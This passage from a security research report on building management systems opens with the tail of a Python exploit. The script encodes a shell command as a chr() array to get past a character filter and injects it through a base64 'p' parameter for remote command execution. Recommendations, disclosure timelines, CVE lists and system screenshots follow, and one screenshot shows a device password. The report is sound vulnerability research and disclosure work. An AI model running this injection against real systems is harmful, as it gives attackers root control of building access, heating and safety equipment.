  #   $bad = array("..", "\\", "&", "|", ";", '/', '>', '<');
  # So no slashes, etc. This means only two "'layers' of quotes"

  # Create python code exec code
  cmd_python = 'import os; os.system("%s")' % icmd
  # Convert to Python array
  cmd_array_string = str([ord(x) for x in cmd_python])
  # Create command injection string
  p_unencoded = "DispatchHistoryQuery\t-i \"$(python -c 'exec(chr(0)[0:0].join([chr(x) for x in 
%s]))')\"" % cmd_array_string
  # Base64 encode for p parameter
  p_encoded = b.b64encode(p_unencoded)

  # Execute command
  debug_print("Sending Python payload..")
  ret = requests.post(url + json_checks_req, cookies = cookies, data = {'p': p_encoded})

  # Parse result
  ret_parsed = json.loads(ret.text)
  try:
    metadata = ret_parsed["metadata"]
    identifier = metadata["identifier"]

    debug_print("Server says:")
    print identifier

  # JSON Parsing error
  except:
    debug_print("Error parsing result from server :(", level = 1)

# Uncomment if you want the cookie to be removed after use
# debug_print("Logging out")
# do_logout()
```

Recommendations

In order to protect BMS solutions from emerging cyber security threats, best practices that mitigate the threats and increase cyber security posture of an entire BMS ecosystem are recommended. Moreover, actions should be taken throughout the lifecycle of the BMS solution by various involved parties (e.g., suppliers, system integrators, end users) to enhance the resilience of BMS.

Suppliers

- Remove "development consoles" (backdoors) from deployed BMS components.
- Address application security controls of your product.
- Select secure protocols and interfaces to protect data in transit and at rest.
- Enforce strong security policies to address hardcoded, default credentials, as well as password complexity.
- Force changing all default passwords upon installation of new software, particularly for administrator accounts and control system devices.
- Develop and provide security baseline for your products.
- To improve the maturity level of the product, consider implementing SSDLC - Secure Software Development Life Cycle. (see Figure 68)
- Assign a security focal point to address vulnerabilities or incidents related to your products.
- Train your developers for secure coding.




Figure 68. Applied Risk's Secure Software Development Lifecycle

System integrators

- Adopt suppliers' recommended security baselines as necessary.
- Educate engineers about security best practices and raise the awareness level about BMS-related security issues.
- Deploy BMS networks and components behind firewalls and segregate them from the business network.
- Embed security assessment as part of factory acceptance tests (FAT) and site acceptance test (SAT).
- Use secure methods for remote access, e.g., VPNs, two-factor authentication (2FA), SSL.
- Use strong and expiring passwords.
- Change all default passwords upon installation of new software, particularly for administrator accounts and control system devices, even when this is not requested.
- Implement logging and monitoring solutions, which can detect and prevent malicious activities in BMS networks.
- Provide the end user with detailed documentation about the BMS solution, including architecture drawings, IP scheme, security procedures, etc.
- Supply backup configurations for all BMS components, including network devices, controllers, operating systems.

End users

- Educate staff about BMS security as part of the ongoing IT/OT security awareness campaigns.
- Ensure that suppliers and system integrators develop and build the BMS in line with the project security requirements.
- Perform regular security assessments on your systems, in order to identify the cyber security risks.
- Address roles and responsibilities (IT, OT or Corporate security) in relation to BMS.
- Enforce strong security policies regarding mobile applications and devices connecting to BMS.
- Always regularly update your software.
- Isolate your BMS from any untrusted networks. Make sure it is not directly connected to the Internet. Isolate it also from your business network.
- Minimize network exposure for all control system devices and/or systems and ensure that they are not accessible from the Internet.
- Use only strong passwords.
- Change all default passwords upon installation of new software, particularly for administrator accounts and control system devices, even when this is not requested.
- Do not allow for shared usernames and passwords.
- Monitor your system. Check for unusual system activity within your network, and check whether your systems are not accessible from the public Internet.
- Make sure to have a security incident response plan also for the cyber security incidents.

Recommended standards

The ISA/IEC 62443 series of standards provide a flexible framework to address and mitigate current and future security vulnerabilities in Industrial Automation and Control Systems (IACSs), which BMS are a part of. Consider adopting this standard, especially product development requirements (IEC 62443-4-1) and technical security requirements for BMS components (IEC 62443-4-2).

Conclusions

This security research conducted a series of security tests on several Building Management System components. It has shown that:

Many BMS devices are vulnerable and accessible from the Internet. There are lot of control systems exposed to the Internet that allow easy access via a web browser also to the malicious actors.

The exposed control systems pose a serious threat not only to the establishment itself, but also to the well-being of the people inside. The presented findings are sufficient to disrupt the normal working of crucial buildings, such as hospitals, factories, banks. Moreover, targeting government facilities or performing a coordinated attack on multiple premises would have a huge impact on a country's national safety.

BMS suppliers do not adhere to security by design principles. They provide functional solutions, which unfortunately contain weaknesses such as hardcoded and default credentials, and backdoors.

BMS system integrators often use the devices out of the box, that is, they do not change the default settings. Security should be taken into account when designing the BMS solution.

End users of BMS solutions are responsible for the safety and security of the facility they are managing. It is therefore alarming that the security of the systems responsible for access control, heating and ventilation, etc. is often forgotten.

Because of the nature of this research, only a small portion of BMS-related cyber security issues was discovered. Although only 5 systems available in Applied Risk's test lab were investigated in detail, more than 100 zero-day vulnerabilities were discovered, and 48 CVE entries were assigned (see Appendix D). As only the web access to such systems was investigated, it is certain that even more components are vulnerable to basic cyber security attacks. It is recommended that the end users, system integrators and suppliers take action to improve the cyber security of existing and future BMS solutions.

Finally, when defining recommendations for securing current and future smart buildings, there were some challenges when specifying the responsible party. It is supplier's responsibility to secure the application, however, the system integrator should change the default password, even if that is not forced. Moreover, the end user should also be aware that components used in their systems require password management. These considerations bring us to the last question we would like the reader to address: **who's really owning your building**?

About the authors

Gjoko Krstic is a senior ICS/IIoT security research engineer and consultant at Applied Risk with more than 14 years of experience in the "security industry", focusing on testing and validating smart solutions including Industrial Control Systems and BMS. In addition, he is also engaged in advanced security assessments, vulnerability research and exploit development as part of Applied Risk Offensive Security Practice.

Sipke Mellema worked as a security consultant at Applied Risk during the development of this research project and has contributed tremendously in discovering and reporting unknown vulnerabilities in several cases within this report.

Acknowledgements

The authors would like to acknowledge and thank Thomas Curran, Scott Thomas, William Knowles, Justyna Chromik and Luke Vogelaar for their efforts, support, and contributions to this research project and extensive review cycles of the published I Own Your Building (Management System) report.

Appendix A:
Affected firmware versions of the products

We have confirmed that the vulnerabilities are present in firmware versions listed in Table 2.

Nortek Linear eMerge E3-Series	Nortek Linear eMerge50P / eMerge5000P	Optergy Proton / Enterprise	Prima Systems FlexAir	Computrols CBAS-Web
1.00-06 1.00-05 1.00-04-X1 1.00-04 1.00-03-X3 1.00-03 1.00-02 1.00-01a 1.00-00j 1.00-00r 1.00-00w 1.00-00x 1.00-00z 0.32-08e 0.32-08e1 0.32-08f 0.32-08g 0.32-08h 0.32-08j 0.32-07p 0.32-07e 0.32-05z 0.32-05p 0.32-04m 0.32-03i 0.32-03g 0.31-04m 0.31-02	4.6.07 (revision 79330) 4.6.06 (revision 74599) 4.6.01 (revision 58284) 4.5.01 (revision 50011) 4.4.02 (revision 44141)	2.3.0a 2.2.8a 2.2.6 2.1.1 2.1.0 2.0.4 2.0.3 2.0.2 1.6.3 1.5.12 1.5.10 1.0.4	2.3.38 2.3.36 2.3.35 2.3.28 2.3.11 2.3.018 2.2.032 2.2.025	19.0.0 18.0.0 17.0.0 16.0.0 15.0.0 14.0.0 8.0.7 8.0.6 8.0.3 7.2.1 6.10.2 6.9.1 6.8.4 6.6.2 6.6.1 6.3.1 6.1.1 4.8.1 3.15.0

Appendix B: BACnet brief

BACnet is a communications protocol for Building Automation and Control Networks [12]. It is intended to provide interoperability among different vendors equipment. This frees the building owner from being dependent on a single vendor for system expansion. BACnet allows BAS devices to be modeled so that they are network viewable. BACnet devices are modeled using an object-oriented structure of Objects, Properties and Services.

Proprietary systems do not interoperate with other systems, making effective control of a commercial building difficult. For example, having 3 unique operator interfaces on the same desk, each controlling a different aspect of a building, is confusing and inefficient. BACnet offers a one-seat solution by adhering to a single standard so that systems from multiple vendors can be controlled with a common operator interface. A single interface reduces training needs and provides flexibility when a system must be expanded.

These were the goals of a group of industry people who met in 1987 in Nashville, Tennessee. They wanted to create a communications protocol that would allow computers and controllers to interoperate. The internal functions of equipment had to be represented in a network visible way.

A standard set of commands and services geared to facilitating building automation needed to be developed. A standard method of encoding data on the communications media had to be defined. Land technologies that were popular at the time (Serial, ARCNET, Ethernet, MS/TP) had to be accommodated. In 1995, the original BACnet standard was adopted. The standard is maintained by the American Society of Heating, Refrigerating and Air-Conditioning Engineers, Inc. (ASHRAE). In 2001 it was adopted as ISO standard 16484-5.




Figure 69. BACnet Stack Layers

It is important to note:

- BACnet does not provide actual direct digital control of a process.
- BACnet is not a control language.
- BACnet does not attempt to provide a standardized method for programming or commissioning devices.
- It is highly unlikely that one BACnet device can be replaced by another BACnet device with no impact on the system.

What BACnet does provide is a method of interoperability between different building management systems.

Appendix C:
Vendor communication timeline and patches

Case 1 and 2: Nortek Security & Control, LLC (NSC)

Date	Action / Details
23.05.2018	Vulnerabilities discovered.
30.05.2018	Vendor contacted via e-mail. No response.
25.06.2018	Vendor contacted again. No response.
10.07.2018	Vendor contacted by phone. Technical support person answers. Explained to the vendor what we want to report, asking for security person. Vendor informs that a case number is going to be opened and will contact us back for further details.
20.08.2018	No response from the vendor.
29.10.2018	Vendor contacted by phone again. Vendor answers. Explained to the vendor the situation. Vendor informs that they don't have security personnel for this kind of submission. Vendor informs: contact distributers for any problems.
30.10.2018	Vendor contacted via web-chat on their website. Explained to vendor what this is all about. Vendor will forward explained situation to direct supervisor and will get back to us.
31.10.2018	Vendor responds: thank you for bringing this to my attention. Vendor responds: if you could outline your concerns and/or questions or prefer to contact me, please do so.
01.11.2018	We replied to the vendor explaining the initial concerns.
02.11.2018	We sent vulnerabilities list to the vendor asking for follow-up.
13.11.2018	No response from the vendor.
16.11.2018	Asked vendor for any comment. Vendor informs that the they forwarded the concerns to security and network specialists' team for internal validation and remedy.
01.11.2019	No response from the vendor. No patches, no coordination or collaboration.

Case 3: Prima Sistemi d.o.o.

Date	Action / Details
03.01.2019	Vulnerabilities discovered.
07.01.2019	Vendor contacted via e-mail. Vendor replied asking more details.
08.01.2019	Explained to the vendor about the issues, asking for collaboration and timeline.
09.01.2019	Sent details to the vendor.
09.01.2019	Vendor informs that some of the issues are known to them, and some of the issues are fixed but not released yet. Vendor will provide feedback.
09.01.2019	Discussion with the vendor about the new versions and fixes. Discussing how to fix specific issues. Working with the vendor.
23.01.2019	Working with the vendor. Vendor fixes some issues, working on unfixed ones that would be all fixed in a new version release: 2.4.7.
23.01.2019	Replied to the vendor. Vendor provides demo site for validation of fixes.
05.02.2019	Informed the vendor that almost all the fixes are validated. Some remain to be fixed. Version 2.4.9api3 (2.4.004) observed.
26.02.2019	Reported the python upload issue to the vendor and asked for status update.
28.02.2019	Vendor responds and is aware of the issue stating that the python scripts are executed under python user which is a limited account (not root).
28.02.2019	Informed the vendor that the python scripts are executed as the root user. Provided proof of concept confirming our finding.
29.04.2019	Asked vendor for status update.
07.05.2019	Vendor replied via phone call. Discussed the status and the security hardening approach for improving the overall ecosystem. Continuing collaboration.
08.05.2019	Vendor responds, continuing to work on fixes.
20.05.2019	Vendor provides progress updates and additional fixes on version 2.5.3. Will release official version to address all the issues in June.
11.07.2019	Asked vendor for status update.
12.07.2019	Vendor responds: The update is available as version 2.5. The current version today is 2.5.12. Update can be done in GUI via the option 'Check for updates' under Centrals menu. The option in new version is called 'Upgrade'. The vendor is actively fixing any newly discovered bugs with security enhancements, so the version number is actively growing. In the future, the package will be encrypted. The vendor is also preparing a changelog and a new manual for the extra features.
12.07.2019	Replied to the vendor.

Case 4: Optergy Pty Ltd.

Date	Action / Details
06.12.2018	Vulnerabilities discovered.
14.12.2018	Vendor contacted via web form. No response.
02.01.2019	Vendor contacted again via e-mail.
02.01.2019	Vendor replies that they don't have a habit to answer unsolicited requests.
02.01.2019	Explained to the vendor what this is all about with introduction and asked to reply for more details.
02.01.2019	Vendor responds with statement: we take security very seriously. Vendor asked which version is affected and asked what we have in mind.
03.01.2019	Explained to the vendor our reason and purpose and asked for PGP key.
07.01.2019	No response from the vendor.
08.01.2019	Vendor contacted by phone. Vendor answers. Explained to the vendor the impact and asked for PGP key to send details and start working on patch.
09.01.2019	Vendor provides PGP key. We sent details to the vendor.
09.01.2019	Vendor forwards the issues to technical team for remediation straight away. Vendor informs that the marketing team is instructed to remove the tutorial videos from Vimeo and not to publish such videos overall.
09.01.2019	Replied to the vendor with thanks for the update. Offered the vendor a support line for any concerns about the issues and reproduction. Vendor informs that they will provide timeline for patches.
23.01.2019	Vendor responds that they have fixed the issues that we sent to them. Waiting for estimate to test the new version on their demo site.
01.02.2019	Vendor informs that the system is updated with latest software fixes. Vendor will provide web URL to us to verify/confirm the patches.
01.02.2019	Replied to the vendor.
04.02.2019	Vendor provides the demo URL with updates. After some field trial, they will push their update to all their users.
05.02.2019	Replied to the vendor with confirmation of the fixes.
22.02.2019	Vendor releases Optergy Enterprise version 2.4.0.
28.02.2019	Askend vendor for reference and changelog details.
28.02.2019	Vendor responds that they had to withdraw the 2.4.0 release after few days because of some issues with installation. Promising to release version 2.4.2 within a month.
25.03.2019	Vendor informs that the security updates will be in the next release version estimated for April 2019.
26.03.2019	Replied to the vendor.
29.04.2019	Asked vendor for status update.
29.04.2019	Vendor replies. They have made the changes with a new round of testing. Expected release in May.
29.04.2019	Informed the vendor about the release date. They will try their best to revision the software by then.
02.05.2019	Vendor informs that the new Optergy Enterprise version 2.4.5 will be released on 7th of May 2019.
02.05.2019	Replied to the vendor.
09.05.2019	Vendor releases version 2.4.5 to address the reported vulnerabilities.

Case 5: Computrols Inc.


Date	Action / Details
01.03.2019	Vulnerabilities discovered.
21.03.2019	Vendor contacted via their web contact form.
21.03.2019	Vendor replies confirming the received message. Will be contacting us shortly.
24.03.2019	Vendor responds asking for more details.
24.03.2019	Sent high-level details to the vendor. Asked for PGP key.
01.04.2019	No response from the vendor.
02.04.2019	Asked vendor for status update.
02.04.2019	Vendor responds, started working on fixes.
08.04.2019	Working with the vendor. Vendor provided PGP key. Sent details to the vendor.
09.04.2019	Vendor acknowledges receipt of sent details. Working on fixes.
10.04.2019	Vendor is requesting more time to ensure their clients are safeguarded once the vulnerabilities are made public.
12.04.2019	Replied to the vendor. Extending paper release date to early May.
25.04.2019	Asked vendor for status update.
29.04.2019	Vendor provides two demo URLs for us to verify, stating that all the vulnerabilities are addressed.
30.04.2019	Replied to the vendor. Not all the vulnerabilities have been addressed.
02.05.2019	Vendor informs that the developers have applied the additional patches for the non addressed vulnerabilities. All major versions (15-19) have been patched and are signified by the .1 patch level of the version. (15.0.1, 19.0.1, etc.)
02.05.2019	Replied to the vendor.
09.05.2019	Vendor releases new versions to address the reported vulnerabilities.

Appendix D:
Common Vulnerability Exposure Identifiers (CVE IDs)

CVE ID	Title
CVE-2019-7252	Linear eMerge E3-Series devices allow Directory Traversal
CVE-2019-7253	Linear eMerge E3-Series devices have Defaut Credentials
CVE-2019-7254	Linear eMerge E3-Series devices allow File Inclusion
CVE-2019-7255	Linear eMerge E3-Series allow XSS
CVE-2019-7256	Linear eMerge E3-Series devices allow Command Injections
CVE-2019-7257	Linear eMerge E3-Series allow Unrestricted File Upload
CVE-2019-7258	Linear eMerge E3-Series allow Privilege Escalation
CVE-2019-7259	Linear eMerge E3-Series devices allow Authorization Bypass with Information Disclosure
CVE-2019-7260	Linear eMerge E3-Series devices have Cleartext Credentials in a Database
CVE-2019-7261	Linear eMerge E3-Series devices have Hard-coded Credentials
CVE-2019-7262	Linear eMerge E3-Series devices allow Cross-Site Request Forgery (CSRF)
CVE-2019-7263	Linear eMerge E3-Series devices have a Version Control Failure
CVE-2019-7264	Linear eMerge E3-Series devices allow a Stack-based Buffer Overflow on the ARM platform
CVE-2019-7265	Linear eMerge E3-Series devices allow Remote Code Execution (root access over SSH)
CVE-2019-7266	Linear eMerge 50P/5000P devices allow Authentication Bypass
CVE-2019-7267	Linear eMerge 50P/5000P devices allow Cookie Path Traversal
CVE-2019-7268	Linear eMerge 50P/5000P devices allow Unauthenticated File Upload
CVE-2019-7269	Linear eMerge 50P/5000P devices allow Authenticated Command Injection with root Code Execution
CVE-2019-7270	Linear eMerge 50P/5000P devices allow Cross-Site Request Forgery (CSRF)
CVE-2019-7271	Linear eMerge 50P/5000P devices have Default Credentials
CVE-2019-7272	Optergy Proton/Enterprise devices allow Username Disclosure
CVE-2019-7273	Optergy Proton/Enterprise devices allow Cross-Site Request Forgery (CSRF)
CVE-2019-7274	Optergy Proton/Enterprise devices allow Authenticated File Upload with Code Execution as root
CVE-2019-7275	Optergy Proton/Enterprise devices allow Open Redirect
CVE-2019-7276	Optergy Proton/Enterprise devices allow Remote Root Code Execution via a Backdoor Console
CVE-2019-7277	Optergy Proton/Enterprise devices allow Unauthenticated Internal Network Information Disclosure
CVE-2019-7278	Optergy Proton/Enterprise devices have an Unauthenticated SMS Sending Service
CVE-2019-7279	Optergy Proton/Enterprise devices have Hard-coded Credentials
CVE-2019-7280	Prima Systems FlexAir devices have an Insufficient Session-ID Length
CVE-2019-7281	Prima Systems FlexAir devices allow Cross-Site Request Forgery (CSRF)
CVE-2019-7666	Prima Systems FlexAir devices allow authentication with MD5 hashes directly
CVE-2019-7667	Prima Systems FlexAir devices allow unauthenticated download of database configuration backup due to predictable name
CVE-2019-7668	Prima Systems FlexAir devices have Default Credentials
CVE-2019-7669	Prima Systems FlexAir devices allow Unauthenticated Command Injection resulting in Root Remote Code Execution
CVE-2019-7670	Prima Systems FlexAir devices allow Authenticated Command Injection resulting in Root Remote Code Execution
CVE-2019-7671	Prima Systems FlexAir devices allow Authenticated Stored XSS

CVE ID	Title
CVE-2019-7672	Prima Systems FlexAir devices have Hard-coded Credentials
CVE-2019-9189	Prima Systems FlexAir devices allo Authenticated Root Remote Code Execution via Python scripts upload
CVE-2019-10846	Computrols CBAS Unauthenticated Reflected Cross-Site Scripting
CVE-2019-10847	Computrols CBAS Cross-Site Request Forgery
CVE-2019-10848	Computrols CBAS Username Enumeration
CVE-2019-10849	Computrols CBAS Unprotected Subversion (SVN) Directory / Source Code Disclosure
CVE-2019-10850	Computrols CBAS Default Credentials
CVE-2019-10851	Computrols CBAS Hard-coded Encryption Keys
CVE-2019-10852	Computrols CBAS Authenticated Blind SQL Injection
CVE-2019-10853	Computrols CBAS Authentication Bypass
CVE-2019-10854	Computrols CBAS Authenticated Command Injection
CVE-2019-10855	Computrols CBAS Mishandling of Password Hashes

Appendix E: Optergy screenshots



BACnet Configuration

Network Settings

Port:	47808
Network Interface:	eth0


Device Settings

Device Instance:	222
Object Name:	Proton Device
Model Name:	Proton Device
Description:	Proton Device
Location:	
Device Scan Timeout:	10 seconds
Accept Time Syncs:	false
Password:	471112C6FE
IP Network Number:	1
Alarm Refresh Rate:	3 seconds

Log Level Settings

BACnet Module Log Level:	General Info
Optimum Start Log Level:	General Info

Figure 70. Optergy BACnet Configuration



Condenser Water Pumps

Friday, 28-12-2018 11:24:33
20.2 °C 61.4 % rh
Building Fire Normal

	CCWP-1/1 STATUS	STANDBY PUMP CCWP-1/2 STATUS	CCWP-1/3 STATUS	CCWP-2/1 STATUS	CCWP-2/2 STATUS
Pump Command	Off	Off	Off	On	Off
Pump Run Status	Off	Off	Off	On	Off
Pump Fault Status	Normal	Normal	Normal	Normal	Normal
Pump Runtime	2,543.1 Hrs	21 Hrs	14,752 Hrs		
Fault Reset	☐	☐	☐	☐	☐

STANDBY PUMP SELECTION

Pump Select for Chiller 1	☐
Pump Select for Chiller 2	☐


PN: Before Selection of Standby Pump please make sure all isolating valve are in the correct position

TCDWP Commissioning

TCDWP C/O	Off
TCDWP Run On Delay	90
TCDWP Hold Value	15
TCDWP Start Up Value	60
MUP Value	1
MDN Value	0.5
TCDWP Pressure SP	120
TCDWP Integral	0.8
TCDWP Proportional	0.5

DO NOT TOUCH

Figure 71. Optergy Condenser Water Pumps control



Heating Water System

Friday, 28-12-2018 11:22:36
20.1 °C 60.5 % rh
Building Fire Normal

AHU HW VALVE POSITION		VAV AVERAGE HEATING CALL	
AHU SP	0 %	AHU SP	1.7 %
AHU SC	0 %	AHU SC	0 %
AHU NP	0 %	AHU NP	6.3 %
AHU NC	0 %	AHU NC	1.3 %

WATER METER

Hot Water Consumption	1,076.4 LTS
Boiler-1 & 2 Water Consumption	0 LTS

HW Flow Temp: 24.6 °C
